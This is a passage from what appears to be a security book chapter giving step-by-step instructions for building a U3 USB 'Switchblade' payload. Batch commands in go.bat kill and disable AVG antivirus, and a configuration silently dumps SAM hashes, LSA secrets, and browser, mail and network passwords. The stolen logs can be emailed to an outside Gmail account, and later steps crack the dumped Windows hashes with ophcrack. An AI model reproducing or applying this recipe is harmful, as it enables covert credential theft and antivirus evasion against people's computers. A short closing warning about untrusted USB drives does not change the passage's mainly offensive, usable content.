8. Locate the go.bat file in *%GONZOR_ISO%\SYSTEM\SRC*. Right-click and select **Edit**, and then find the 0.dat line in this file.
9. In the go.bat, enter the following text. Killing of other processes is included as a fail-safe due to inconsistencies found between the various versions of Windows operating systems. If you added other services to the registry file in step 6, their associated processes must be included here.

```
ECHO------------------------------------------------------------
   ------------>> %log% 2>&1
ECHO +---------------------------------+ >> %log% 2>&1
ECHO +             [AVGKill]           + >> %log% 2>&1
ECHO +---------------------------------+ >> %log% 2>&1
ECHO AVG services have been disabled >> %log% 2>&1
REGEDIT /s .\avkill.reg >> %log% 2>&1
.\pskill -t avgam.exe >> %log% 2>&1
```

```
.\pskill -t avgrsx.exe >> %log% 2>&1
.\pskill -t avgwdsvc >> %log% 2>&1
.\pskill -t avgnsx.exe >> %log% 2>&1
.\pskill -t avgcsrvx.exe >> %log% 2>&1
.\pskill -t avgtray.exe >> %log% 2>&1
.\pskill -t agrsmsvc.exe >> %log% 2>&1
.\pskill -t avgwdsvc.exe >> %log% 2>&1
                       )
IF EXIST %include%\19.dat" (
ECHO ------------------------------------------------------------
```

10. Search and find the 1.dat line in the same file. Place a ";" at the start of these commands used for the *wget*. The *wget* commands should now appear like the below statements.

```
;.\wget.exe %eipurl% --output-document=%tmplog% 2>&1
;ECHO. >> %tmplog% 2>&1
;COPY %log%+%tmplog%* %log% >> NUL
;DEL /f /q %tmplog% >NUL
```

11. Insert the following *wget* command line just above the old *wget* command.

```
.\wget -q -O -
http://whatismyip.com/automation/n09230945.asp >> %log% 2>&1
```

12. Save and close the file.

13. Copy and paste the entire contents of *%GONZOR_ISO%*\ (except the U3CUSTOM.iso) into the U3Custom folder of the Universal Customizer.

TIP

Ensure that the Universal Customizer\U3Custom directory is empty before you copy the updated files into it. Only files that you want included in the final ISO should be contained in this folder.

14. Run the ISOCreate.cmd in the root of the Universal Customizer directory to create the updated ISO. The output provided should appear similar to Figure 2.1.

15. Press any key when prompted to complete the build.


16. The updated ISO will be placed into the bin directory automatically.

17. Insert your U3 drive and run the Universal_Customizer.exe to load the updated ISO.

18. Follow the prompts until complete, accepting the default selections, and provide a password when required. Steps 9–13 in the "How to Recreate the Attack" section of Chapter 1, "USB Hacksaw," provide screenshot illustrations for this process.

19. Insert the U3 drive and place the SBConfig.exe (this file is located in the unpacked Switchblade payload) onto the removable disk partition and run it.


20. Select the tools from the payload that you want to run by checking the boxes, as shown in Figure 2.2. The output of this script will be sent to a log file on



```
This program will create an ISO Image from the files in the "U3CUSTOM" folder.
Author: Tyrone Davis (U3Hacker)
The label Of The ISO will be U3CUSTOM and will be placed in the "BIN" folder.
The label Of The U3 CD-ROM will be "U3".

CDIMAGE 2.47 CD-ROM and DVD-ROM Premastering Utility
Copyright (C) Microsoft, 1993-2000.  All rights reserved.
For Microsoft internal use only.


Scanning source tree complete (49 files in 5 directories)

Computing directory information complete

Image file is 14473216 bytes

Writing 49 files in 5 directories to U3CUSTOM.ISO

100% complete

Final image file is 14473216 bytes

Done.
Press any key to continue . . . _
```

FIGURE 2.1

Universal Customizer ISOCreate Command Window



☑ Dump System Info
☑ Dump External IP
☑ VNC Install
☑ HakSaw Install
☑ Dump Wifi Hex
☑ Dump SAM (PWDUMP)
☑ Dump SAM (FGDUMP)
☑ Dump Network Passwords
☑ Dump Mail Passwords
☑ Dump Firefox Passwords
☑ Dump IE Passwords
☑ Dump Messenger Passwords
☑ Dump Cache
☑ Dump LSA Secrets
☑ Dump Product Keys
☑ Dump URL History
☑ Dump Updates-List
☑ Dump Network Services
☑ Dump Port Scan

Email to: haksawdump@gmail.com
Email from: hacksawdump@gmail.com
Password: ************
SMTP Server: smtp.gmail.com
SMTP Port: 465

External IP URL: http://ip.gonzor228.com/index.sht

FIGURE 2.2

GonZor Payload Configuration Options Dialogue the removable disk partition of the U3 drive (*System/Logs/%computername%/*.log*) after it is run.

21. Optionally, you can enter a valid mail account, password, and connection information if you want the Switchblade logs and Hacksaw payloads to be sent to an external source, as shown in Figure 2.2.
22. The payload will be disabled by default. When you are finished editing, click **Update Config** and then **Quit**. Save the configuration when prompted.
23. You have now established a customized version of the -=GonZor=- Payload v2.0 on your U3 smart drive, which can be used to retrieve all kinds of goodies once it is plugged into a computer with administrative privileges.


As you can see, it wasn't very difficult to customize a smart U3 USB. Use extreme caution when anyone requests to insert his or her USB flash drive into your system. The person could easily disguise a legitimate payload as a misdirection tactic while his or her Switchblade silently performs its magic. Unattended XP, 2003,Vista, and 7 systems with password-protected screen savers engaged will not allow autorun to initiate, thus preventing the programmatical process without authentication. If the screen saver is not protected by a password, autorun can be engaged once the desktop becomes active. Windows 95, 98, and ME screen savers can be circumvented, but these systems are scarcely seen in this day and age.

Most of the tools worked correctly for Vista, with some success attained on 7 systems. User interaction was required on both to initiate the script after Switchblade insertion. To achieve better results on these systems, you will need to find updated releases of each tool for the respective target operating system or application.

Windows Password Hashes

Once you have successfully deployed the Switchblade on a target system, retrieving the passwords from the hashes provided might be required. You will need the Switchblade log file located on the removable disk partition of the U3 flash drive (*system/logs/%computername%/*.log*). The Windows passwords are hashed using LM and NTLM hashes. The hashes are stored in *c:\windows\system32\config\SAM*. To get the passwords, you need to use a Windows password cracker to convert the LM hash format. The following steps will walk you through the installation, configuration, and retrieval of a password using ophcrack.

1. Download ophcrack from http://ophcrack.sourceforge.net/.
2. Double-click the **installation executable** and click **Next**, as seen in Figure 2.3.
3. Select all components, as shown in Figure 2.4, and click **Next**.
4. Install in the default directory, as indicated in Figure 2.5, and click **Next**.
5. Install the tables in the default directory, as depicted in Figure 2.6, and click **Install**.



ophcrack 3.3.1 Setup

Welcome to the ophcrack 3.3.1 Setup Wizard


This wizard will guide you through the installation of ophcrack 3.3.1.

It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.

Click Next to continue.

FIGURE 2.3

ophcrack Installation Dialogue



ophcrack 3.3.1 Setup

Choose Components

Choose which features of ophcrack 3.3.1 you want to install.

Check the components you want to install and uncheck the components you don't want to install. Click Next to continue.


Select components to install:

- ☑ ophcrack (required)
- ☑ Download and Install small WinXP tables (380MB)
- ☑ Download and Install fast WinXP tables (703MB)
- ☑ Download and Install free Vista tables (461MB)

Space required: 1.5GB

FIGURE 2.4

ophcrack Installation Dialogue



Choose Install Location

Choose the folder in which to install ophcrack 3.3.1.

Setup will install ophcrack 3.3.1 in the following folder. To install in a different folder, click Browse and select another folder. Click Next to continue.


Destination Folder: C:\Program Files\ophcrack

Space required: 1.5GB
Space available: 20.7GB

Nullsoft Install System v2.44

FIGURE 2.5

ophcrack Installation Dialogue



Choose Install Location

Choose the folder in which to install ophcrack 3.3.1.

Setup will install the tables in the following folder. Make sure that you have enough place on this drive.

Destination Folder: C:\Program Files\ophcrack\tables


Space required: 1.5GB
Space available: 20.7GB

Nullsoft Install System v2.44

FIGURE 2.6

ophcrack Installation Dialogue

6. The tool will now be installed and the rainbow tables will be downloaded. A progress bar should reflect the remaining installation, as seen in Figure 2.7.
7. Click **Next** when prompted, as portrayed in Figure 2.8.
8. Click **Finish** to complete the install when prompted, as depicted in Figure 2.9.
9. If errors are encountered during the load or you just need additional tables, these can be downloaded from the following locations.
   - Download the XP Rainbow tables from http://sourceforge.net/projects/ophcrack/files/tables/XP%20free/tables_xp_free_small.zip/download and http://sourceforge.net/projects/ophcrack/files/tables/XP%20free/tables_xp_free_fast.zip/download.
   - Download the Vista Rainbow tables from http://sourceforge.net/projects/ophcrack/files/tables/Vista%20free/tables_vista_free.zip/download.
10. Unzip the files once they are downloaded.
11. Launch ophcrack and click **Tables**, as shown in Figure 2.10.
12. You should now have a pane displaying the expected tables, which are in Figure 2.11. Select the required **table** and click **Install**. XP free fast was used in this example.
13. Navigate to the location where you saved the table, as seen in Figure 2.12, and click **Install**. Keep in mind that storing the rainbow tables on a fast medium like



Installing


Please wait while ophcrack 3.3.1 is being installed.

Extract: QtGui4.dll... 60%

```
Output folder: C:\Program Files\ophcrack
Extract: ophcrack.exe... 100%
Extract: ophcrack_nogui.exe... 100%
Extract: libeay32.dll... 100%
Extract: libgnurx-0.dll... 100%
Extract: mingwm10.dll... 100%
Extract: pthreadGC2.dll... 100%
Extract: QtCore4.dll... 100%
Extract: QtGui4.dll... 60%
```

FIGURE 2.7

ophcrack Installation Dialogue



Installation Complete


Setup was completed successfully.

Completed

```
Delete file: C:\Program Files\ophcrack\tables\xp_free_fast\tables_xp_free_fast.zip
Output folder: C:\Program Files\ophcrack\tables\vista_free
Downloading from mirror 1: http://switch.dl.sourceforge.net/project/ophcrack/tables...
Download failed (error HTTP/1.1 404 Not Found), trying with other mirror
Downloading from mirror 2: http://surfnet.dl.sourceforge.net/project/ophcrack/table...
Download failed (error HTTP/1.1 404 Not Found), trying with other mirror
Downloading from mirror 3: http://voxel.dl.sourceforge.net/project/ophcrack/tables_...
Download Failed: C:\Program Files\ophcrack\tables\vista_free\tables_vista_free.zip
Extracting files...
Error opening ZIP file
Delete file: C:\Program Files\ophcrack\tables\vista_free\tables_vista_free.zip
Create shortcut: C:\Documents and Settings\All Users\Start Menu\Programs\ophcrac...
```

FIGURE 2.8

ophcrack Installation Dialogue



Completing the ophcrack 3.3.1 Setup Wizard


ophcrack 3.3.1 has been installed on your computer.

Click Finish to close this wizard.

Visit ophcrack's website to buy other tables.

FIGURE 2.9

ophcrack Installation Dialogue



Preload: waiting Brute force: waiting Pwd found: 0/0 Time elapsed: 0h 0m 0s

FIGURE 2.10

ophcrack Application




Table	Directory	Status
● XP free fast		not installed
● XP free small		not installed
● XP special		not installed
● XP german v1		not installed
● XP german v2		not installed
● Vista special		not installed
● Vista free		not installed
● Vista nine		not installed
● Vista eight		not installed
● Vista num		not installed
● Vista seven		not installed

● = enabled ● = disabled ● = not installed

FIGURE 2.11

ophcrack Program Table Selection




Table	Directory	Status
🟢 XP free fast	C:/tools/orphcrack/xp free fast/xp_free_fast	on disk
🟢 table0		on disk
🟢 table1		on disk
🟢 table2		on disk
🟢 table3		on disk
🔴 XP free small		not installed
🔴 Vista free		not installed
🔴 XP special		not installed
🔴 XP german v1		not installed
🔴 XP german v2		not installed
🔴 Vista special		not installed
🔴 Vista nine		not installed
🔴 Vista eight		not installed
🔴 Vista num		not installed
🔴 Vista seven		not installed

🟢 = enabled 🟡 = disabled 🔴 = not installed


FIGURE 2.12

ophcrack Program Table Selection

a hard disk or flash drive will significantly speed up the cracking process. Avoid using tables from CD-ROMs or DVDs.

14. Next, copy and paste the results from the [Dump SAM PWDUMP] section of the Switchblade log file on the U3 USB drive into a separate Notepad file.
15. Save the file in a known location.
16. In ophcrack, click **Load** and select PWDUMP file, as depicted in Figure 2.13.
17. Navigate to where you saved the Notepad file (step 15) and select it.
18. The LM hash from the file will be displayed in ophcrack, as shown in Figure 2.14.
19. Select **Crack** and wait for the results. The status will be displayed as shown in Figure 2.15.

Given the number of possible password permutations, some results may take longer than others. A 15-character password with good complexity could be very difficult to crack, if even possible. Additional rainbow tables can be downloaded and applied for more thorough analysis of a given hash.




LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd

Table	Directory	Status	Progress
XP free fast	C:/tools/orphcrac...	25% in RAM	
table0		100% in RAM	
table1		on disk	
table2		on disk	
table3		on disk	
XP free s...	C:/Program Files/...	on disk	
Vista free	C:/Program Files/...	on disk	

Preload: waiting Brute force: waiting Pwd found: 0/0 Time elapsed: 0h 0m 13s

FIGURE 2.13

ophcrack Program Load Options



